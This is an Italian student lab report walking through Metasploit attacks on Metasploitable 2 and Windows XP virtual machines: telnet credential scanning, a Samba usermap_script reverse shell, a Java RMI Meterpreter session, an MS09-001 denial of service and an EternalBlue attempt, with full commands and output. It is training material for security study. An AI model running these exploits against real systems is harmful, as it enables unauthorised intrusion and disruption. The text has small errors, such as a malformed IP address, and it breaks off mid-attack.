Esercizio S7 L2

Attacchi vari ai sistemi con Metasploit

Il nostro laboratorio:

L'esercizio di oggi vedrà coinvolte tre macchine virtuali di cui riporto le informazioni generali in questa pagina che verranno usate nei vari esercizi.

Kali Linux:

- Macchina attaccante
- Sistema Operativo Linux
- Indirizzo IP: 192.168.50.100

Metasploitable 2:

- Macchina bersaglio 1
- Sistema Operativo Linux
- Indirizzo IP: 192.168.50.101

Windows XP:


- Macchina bersaglio 2
- Indirizzo IP: 192.168.50.105

Attacco 1: vulnerabilità telnet

Il primo attacco mira ad ottenere un accesso alla macchina di Meta sfruttando una vulnerabilità del servizio Telnet in ascolto sulla porta 23.

Per questo e per tutti gli attacchi successivi utilizzeremo metasploit.

Avviamo Metasploit col comando <<mfsconsole>> e premiamo invio.



Attacco 1: vulnerabilità telnet

Sappiamo che vogliamo mirare il nostro attacco al servizio telnet, quindi digitiamo <<search telnet_version>> per vedere quali tipi di exploit il programma ci mette a disposizione. Vogliamo proseguire col secondo della lista quindi digitiamo <<use 1>> per selezionarlo.

Infine diamo il comando <<show options>> per vedere in dettaglio i parametri dell'attacco e per modificarli secondo le nostre esigenze.

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version                    normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version              "the quieter you become, the more

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```


Attacco 1: vulnerabilità telnet

Come possiamo osservare dall'immagine è necessario configurare un indirizzo IP per identificare la macchina bersaglio, digitiamo dunque il comando <<set RHOSTS 192.168.50.101>> e diamo invio. Adesso l'attacco sarà configurato e pronto per essere eseguito.

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Attacco 1: vulnerabilità telnet


Lanciamo il nostro attacco con il comando <<exploit>> ed osserviamo il nostro attacco in azione. Possiamo osservare come sarà riuscito ad ottenere le credenziali di accesso alla macchina bersaglio (msfadmin/msfadmin)



Attacco 1: vulnerabilità telnet

Adesso non ci resta altro che provare a ottenere un accesso alla macchina bersaglio per confermare la riuscita dell'attacco. Con il comando <<telnet 192.168.50.101>> proviamo ad avviare il servizio telnet per collegarci a Meta e con le credenziali ottenute col nostro attacco proviamo ad accedere.

L'accesso è riuscito ed abbiamo pieno controllo della macchina bersaglio, pertanto l'attacco è stato un successo.



Attacco 2: Exploit di smb

Proseguiamo adesso col nostro secondo attacco a Meta, il quale sfrutta una vulnerabilità del servizio smb attivo su Meta e col quale tenteremo di ottenere un accesso alla macchina bersaglio. Come al solito il primo passaggio è avviate Metasploit col comando <<msfconsole>> ed in seguito digitiamo <<search usermap_script>> per cercare questo particolare exploit. Una volta trovato lo selezioniamo digitando <<use 0>>

Poi digitiamo <<show options>> per configurare l'attacco.

```
msf6 > search usermap_script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Attacco 2: Exploit di smb

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Attacco 2: Exploit di smb

Configuriamo l'attacco col comando <<set RHOSTS 192.168.50.101>> per identififfcare Meta come bersaglio del nostro attacco.

Inoltre notiamo come questo exploit sia in coppia con un payload predefinito che però non è il payload che fa al caso nostro quindi il prossimo passaggio sarà di cambiare e configurare il payload del nostro attacco.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Attacco 2: Exploit di smb

Usiamo il comando <<set payload cmd/unix/reverse>> per selezionare il payload corretto e poi <<show options>> per configurarlo.

Dobbiamo cambiare la porta da cui la nostra macchina attaccante si metterà in ascolto, vediamo che è impostata a 4444, noi la vogliamo impostare a 445.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Attacco 2: Exploit di smb


Cambiamo la porta col comando <<set LPORT 445>> e diamo un altro <<show options>> per vedere le configurazioni aggiornate. Il nostro attacco è configurato correttamente e pronto per essere lanciato ma c'è ancora una cosa da fare prima di farlo partire.

```
msf6 exploit(multi/samba/usermap_script) > set LPORT 445
LPORT ⇒ 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  445              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Attacco 2: Exploit di smb

In un esercizio delle settimane precedenti avevamo rimediato all'exploit del servizio Samba con una regola firewall che filtrava le porte sul quale lui operava, per assicurarci che il nostro attacco vada a buon fine dobbiamo disattivare queste regole quindi accediamo a Meta e digitiamo il comando <<sudo ufw status>> per vedere le regole attive. Ce ne sono tre che regolano le porte 139, 445 e 1524, per riaprire queste porte eseguiamo il comando <<sudo ufw allow 139>> <<sudo ufw allow 445>> e <<sudo ufw allow 1524>>

Infine eseguiamo un'ultimo <<sudo ufw status>> e vediamo che le tre regole sono impostate su ALLOW e quindi permetteranno la comunicazione a tutti.



Attacco 2: Exploit di smb

Dopo esserci presi cura di queste accortezze possiamo procedere con l'avvio dell'attacco.

Digitiamo <<exploit>> e facciamo partire il nostro attacco. Possiamo vedere che il programma ci informa di aver aperto una sessione di command shell. Proviamo a digitare <<ifconfig>> per avere più informazioni. Dall'esito del nostro ultimo comando possiamo osservare le informazioni sulla scheda di rete di Meta, ciò significa che abbiamo stabilito una shell che opera all'interno della nostra macchina bersaglio ed il nostro attacco è andato a buon fine.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:445
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ymAdEOtnT9kuUfeP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ymAdEOtnT9kuUfeP\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.100:445 → 192.168.50.101:54564) at 2024-01-16 10:30:30 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:38:89
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:3889/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:82 errors:0 dropped:0 overruns:0 frame:0
          TX packets:173 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6442 (6.2 KB)  TX bytes:17557 (17.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:230 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:79161 (77.3 KB)  TX bytes:79161 (77.3 KB)
```

Attacco 3: Exploit Java-RMI code execution

Procediamo adesso col nostro terzo ed ultimo attacco a Meta, questo attacco sfrutta una vulnerabilità del servizio Java-RMI attivo sulla macchina bersaglio reso possibile da una configurazione errata dello stesso servizio che ci permetterà di iniettare arbitrariamente codice che ci servirà per tentare di ottenere un accesso amministrativo alla macchina bersaglio.

Avviamo metasploit col comando <<msfconsole>> , poi cerchiamo col comando <<search java_rmi>> degli exploit che facciano al caso nostro. Dei quattro che il progamma ci propone proviamo ad usare il secondo e lo selezioniamo digitando <<use 1>>

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                         normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server    2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Attacco 3: Exploit Java-RMI code execution

Digitiamo in seguito <<show options>> per vedere le opzioni di configurazione dell'attacco.

L'unica cosa che dobbiamo inserire è come al solito il bersaglio, quindi digitiamo <<set RHOSTS 192.168.50.101>> ed il nostro attacco sarà pronto per essere lanciato.

Notiamo anche che questo attacco ha un payload predefinito che non c'è bisogno di riconfigurare.

Nella prossima slide sono visualizzati i passaggi spiegati qua.

Attacco 3: Exploit Java-RMI code execution

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

Attacco 3: Exploit Java-RMI code execution


L'attacco è stato configurato e lo lanciamo con <<exploit>>

Come possiamo vedere è stata avviata una sessione Meterpreter, proviamo un <<ifconfig>> per capire su quale macchina ci troviamo e osserviamo le configurazioni della scheda di rete di Meta, quindi anche questo attacco come quello precedente ci ha fornito una shell operante nella macchina bersaglio attraverso la quale possiamo effettuare tutte le operazioni che vogliamo. L'attacco è dimostrato efficace.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/NnRCnE8lws8m
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:52790) at 2024-01-16 10:37:51 +0100

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee4:3889
IPv6 Netmask : ::

meterpreter >
```

Attacco 4: SMB remote code execution

Vediamo adesso il primo di due attacchi a Windows XP. Questo attacco in particolare tenterà di effetuare un attacco DoS (Denial of Service) al nostro bersaglio sfruttando una vulnerabilità nel protocollo SMB. Ma prima di tutto ciò è necessario configurare un indirizzo IP a Windows XP siccome è la prima volta che apriamo la macchina. Dopo averla accesa navighiamo la macchina fino a raggiungere l'interfaccia qui di fianco (Start>Pannello di controllo>Rete e connessioni internet>Connessioni di rete>Tasto destro sulla scheda di rete>proprietà>Tasto sinistro su Protocollo Internet (TCP/UDP)>proprietà) e modifichiamo le impostazioni come in figura, poi riavviamo la macchina.



Attacco 4: SMB remote code execution

Verifichiamo che sia stabilita una connessione tra le due macchine effettuando da Kali un ping a Windows 7 col comando <<ping 192.168.50.105>>.

Il ping è efficace e dunque le due macchine comunicano.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.105
PING 192.168.50.105 (192.168.50.105) 56(84) bytes of data.
64 bytes from 192.168.50.105: icmp_seq=1 ttl=128 time=0.643 ms
64 bytes from 192.168.50.105: icmp_seq=2 ttl=128 time=0.341 ms
64 bytes from 192.168.50.105: icmp_seq=3 ttl=128 time=0.356 ms
64 bytes from 192.168.50.105: icmp_seq=4 ttl=128 time=0.447 ms
^X64 bytes from 192.168.50.105: icmp_seq=5 ttl=128 time=0.369 ms
^C
── 192.168.50.105 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4051ms
rtt min/avg/max/mdev = 0.341/0.431/0.643/0.112 ms
```

Attacco 4: SMB remote code execution

Avviamo metasploit con <<mfsconsole>> e cerchiamo la parola chiave <<search ms09-001>> per trovare l'attacco giusto, una volta trovato lo selezioniamo con <<use 0>>

In seguito digitiamo <<show options>> per vedere come configurare l'attacco.

Anche per quest'attacco sarà sufficiente definire il bersaglio col comando <<set RHOSTS 192.168.50.105>>

```
msf6 > search ms09-001

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/smb/ms09_001_write                     normal  No     Microsoft SRV.SYS WriteAndX Invalid DataOffset


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/windows/smb/ms09_001_write

msf6 > use 0
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
```

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.50.105
RHOSTS => 192.168.50.105
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.105   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.
```

Attacco 4: SMB remote code execution

Lanciamo il nostro attacco col comando <<exploit>>

Il nostro comanda sta tentando di inviare in rapida successione un elevato quantitativo di pacchetti alla macchina bersaglio per tentare di mandarla in “tilt”

Anche in questo caso l’attacco è stato lanciato correttamente.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.50.105

Attempting to crash the remote host ...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
rescue
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
```

Attacco 5: SMB remote code execution

Avviamo <<msfconsole>> e scegliamo <<search ms17-010>> che ci restituirà quattro opzioni,

proviamo con la prima e selezioniamola con <<use 0>>

poi <<show options>> per configurare l'attacco.

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Attacco 5: SMB remote code execution

<<set RHOSTS 192.168.650.105>> per definire il bersaglio, non sono necessarie ulteriori configurazuioni.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.50.105
RHOSTS ⇒ 192.168.50.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.105   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Attacco 5: SMB remote code execution

Lanciamo l'attacco con <<exploit>>

Osserviamo che l'attacco fallisce perchè questo attacco è mirato a sistemi x64 mentre XP è x32

Senza lasciarci scoraggiare torniamo indietro e selezioniamo un exploit divers.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

